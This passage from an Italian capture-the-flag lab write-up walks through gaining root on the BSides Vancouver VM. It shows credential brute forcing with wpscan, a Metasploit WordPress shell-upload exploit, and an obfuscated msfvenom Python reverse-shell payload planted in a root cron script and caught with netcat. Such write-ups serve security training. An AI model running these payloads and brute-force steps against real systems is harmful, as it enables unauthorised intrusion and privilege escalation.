- **-U**, per indicare l'elenco di utenti trovato durante la scansione,
- **-P** per specificare il percorso della wordlist contenente le passwords da provare e l'indirizzo ip della macchina target associato alla porta su cui è attivo il servizio SSH.


- L'output del comando ha **restituito l'username e la password dell'utente,** rispettivamente "**anne**" e "**princess**".



- Con le credenziali trovate in precedenza, dato che la porta 22 è aperta, abbiamo creato una sessione **SSH** (**protocollo di rete che consente agli utenti di accedere e gestire in modo remoto un server o un sistema informatico attraverso una connessione crittografata).**



- Dopodiché **abbiamo eseguito una privilege escalation** per diventare utenti root
- Abbiamo utilizzato il comando **sudo -i** **per aprire una shell root con la password dell'utente corrente.**
- Dopo aver avuto accesso come root, abbiamo trovato la nostra **flag.txt**




METODO 2


- **Nella prima scansione avevamo notato un file chiamato robots.txt che contiene direttive per vietare l'accesso a determinate risorse tramite motore di ricerca.**

```
┌──(kattama㉿kattama)-[~]
└─$ sudo nmap -sS -sV -A -Pn -T4 -open 192.168.64.13 -p 80
[sudo] password for kattama:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-23 10:26 CEST
Nmap scan report for 192.168.64.13
Host is up (0.0023s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 7A:61:E5:4D:3E:6B (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   2.27 ms 192.168.64.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```


- **Per ottenere informazioni più dettagliate sulle voci vietate nel suddetto file abbiamo esaminato manualmente il file stesso tramite ricerca web.**



Poiché il sito è in wordpress, abbiamo eseguito un'enumerazione degli utenti presenti tramite WPSCAN.



Abbiamo trovato due utenti, nello specifico jhon e admin



Abbiamo riavviato **wpscan**, questa volta per trovare la password dell'utente.

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.64.10/backup_wordpress -P /home/kali/Desktop/psw.txt
```

Abbiamo acquisito la prima password corretta dell'utente jhon **(enigma),** che abbiamo provato nell'attesa della seconda password dell'utente admin.


```
[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - john / enigma
Trying admin / merlin Time: 00:01:47 <
```

Abbiamo avviato **msfconsole**, usando il modulo **exploit/unix/webapp/wp_admin_shell_upload**, un exploit progettato per sfruttare una vulnerabilità presente nelle applicazioni Web basate su WordPress. In particolare, questo modulo mira a sfruttare una falla che consente l'upload di una shell.


```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.3.19-dev                          ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Abbiamo settato:

- **Rhosts 192.168.64.10**
- **Username jhon**
- **Password enigma**
- **Targeturi /backup_wordpress**




E in seguito abbiamo avviato l'**exploit**



Abbiamo iniziato un po' a studiare la macchina virtuale BSIDES VANCOUVER. Il nostro interesse si è focalizzato negli eventuali file in cui potrebbero esserci vulnerabilità.
Ci mettiamo alla ricerca del file **crontab** (file di configurazione per programmare l'esecuzione automatica di comandi o script in momenti specifici).

- Utilizziamo pertanto il comando comando **ls -l | grep cron, il quale ci restituirà tutti i file che hanno "cron" all'interno del testo.**



- Notiamo immediatamente che il file crontab, **di proprietà di root, era leggibile da tutti.**


- **Pertanto, tramite comando cat, abbiamo letto il contenuto del file crontab.** Nello specifico, vediamo che il contenuto dello stesso ci comunica **che le modifiche apportate al file saranno automaticamente considerate, il che ci fa presagire che anche noi attaccanti potremmo apportare delle modifiche che verranno automaticamente considerate.**

- Continuando la lettura del file, notiamo che **"SHELL=/bin/sh"** indica per l'appunto che la shell viene utilizzata per l'esecuzione dei comandi è la **"/bin/sh"**

- **PATH=/us/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin,** indica le directory in cui il sistema cerca i comandi eseguibili.

- Infine, la riga **"# m h dom mon dow user command",** indica i campi utilizzati nella definizione delle attività, come ad esempio l'ora, il minuto e il giorno del mese in cui i comandi verranno utilizzati. La voce **user** indica invece l'utente a cui è associata l'attività.

- In base a tutte queste nozioni, notiamo che *** * * /usr/local/bin/cleanup** viene eseguito in loop **(* * * * *), motivo per cui decidiamo di lavorare su questo specifico file che sarà sempre in esecuzione.**



Tramite ctrl + c, ritorniamo nella shell meterpreter, dove abbiamo usato il comando **getuid**, il quale ci ha mostrato che **abbiamo avuto accesso non autorizzato come utente www-data, ergo senza privilegi di root.**

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer    : bsides2018
OS          : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter : php/linux
meterpreter >
```

Per compiere una corretta privilege escalation, abbiamo scaricato sul nostro desktop il file cleanup trovato in precedenza, tramite comando **download.**

```
meterpreter > download /usr/local/bin/cleanup /home/kali/Desktop
[*] Downloading: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Completed  : /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
```

- Una volta scaricato il file, tramite comando **cat cleanup** abbiamo letto il contenuto dello stesso, che rimettiamo di seguito.


- **#!/bin/sh**: riga comune per gli script di shell, la quale indica al sistema quale interprete di shell utilizzare per eseguire lo script. Nel nostro caso viene utilizzata **"/bin/sh"**, che rappresenta la shell POSIX, la quale garantisce la scrittura di script che possono essere eseguiti su più piattaforme Unix.
- **rm -rf /var/log/apache2/*:** riga questa, che utilizza il comando **"rm"** per eliminare in modo ricorsivo **("-r")** e forzato **("-f") tutti i file e le directory presenti nella directory "/var/log/apache2"**. L'asterisco **"*"** alla fine del **percorso specifica di eliminare tutti i file e le directory presenti in quella posizione**

```
┌──(kali㉿kali)-[~]
└─$ Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ cat cleanup
#!/bin/sh
rm -rf /var/log/apache2/* # Clean those damn logs!!

┌──(kali㉿kali)-[~/Desktop]
└─$
```

- **Abbiamo utilizzato msfvenom per generare codice malevolo, che in seguito inseriremo nel file cleanup. Il risultato ci restituirà un codice malevolo che genera una shell inversa che sfrutteremo in seguito. Abbiamo utilizzato il modulo cmd/unix/reverse_python per generare codice malevolo che ci darà la possibilità di ottenere una shell inversa in python che sfrutteremo dopo aver sovrascritto il file cleanup modificato nella directory dalla quale è stato prelevato.**

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p cmd/unix/reverse_python lhost=192.168.64.8 lport=3333
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 364 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqVkN8LgjAQx/+VsacNYqaFGLEHCYOICtJ3
ybVQsm148/BvWbHQJ+/lfn2+d8c1L6M7i0CLp7TI2QIh6CvTaSEBfE3/YoS2ztUaLMfhJmJhnLB4zRI8RobpfPWxcQO428mcI98s3ZeHc1b8XeLq+WV3LPPimqUnOhnFhFZKCkvIcJHXDsvpBNfA7r2JCLB
H00qlCfWK5Sw6nEVHE9pw/2cmbm1LcFA1KoAa0zf+4WHb')[0]))"
```

- **Abbiamo iniettato il codice presente nel payload modificato tramite msfvenom nel file "cleanup"** che avevamo scaricato in precedenza con la shell meterpreter, come da screenshot sottostante. **Ora**, il **file cleanup**, completo di script malevolo, **ci darà la possibilità di avere una shell inversa in python.**



- Siamo tornati nella shel meterpreter, dalla quale abbiamo caricato il nuovo file cleanup nello stesso percorso dal quale l'avevamo scaricato in precedenza, in modo tale da sovrascriverlo.

```
meterpreter > upload /home/kali//Desktop/cleanup /usr/local/bin/cleanup
[*] Uploading  : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 375.00 B (-0.27%): /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Completed  : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
meterpreter >
```

- Abbiamo avviato Netcat per creare un server in ascolto sulla porta 3333 (che avevamo inserito nel codice malevolo generato in precedenza con msfvenom, ed inserito nel file cleanup).
- Come da screenshot sottostante, tramite comando id abbiamo verificato di essere diventati utenti root, **poiché, il percorso nel quale è contenuto il file cleanup a cui si collega il nostro server netcat è associato all'utente root**.
- Successivamente con comando cd /root ci siamo spostati all'interno della cartella di root, dove abbiamo trovato la nostra flag.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 3333
listening on [any] 3333 ...
id
192.168.64.10: inverse host lookup failed: Unknown host
connect to [192.168.64.8] from (UNKNOWN) [192.168.64.10] 49358
uid=0(root) gid=0(root) groups=0(root
cd /root
ls -al
total 40
drwx------  3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw-------  1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root  248 Mar  5  2018 flag.txt
-rw-------  1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwx------  2 root root 4096 Jun 21 06:42 .pulse
-rw-------  1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r--  1 root root   66 Mar  3  2018 .selected_editor
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Giorno 4: DERPNSTINCK


L’esercizio del giorno 4 ci chiedeva di cercare dei Flag di una CTF.


Un Capture the Flag (abbreviato in CTF) è un gioco di hacking dove un team o un singolo utente, cercano vulnerabilità in sistemi e software messi a disposizione dagli organizzatori della competizione al fine di sfruttarle e di collezionare le varie flag nascoste sul sistema bersaglio.


Oltre a trovare e sfruttare vulnerabilità molte challenge consistono in risolvere puzzle logici o capire come funziona e come abusare un sistema.


Il gioco è ispirato e prende il nome da Rubabandiera, che in inglese è chiamato appunto Capture the Flag.

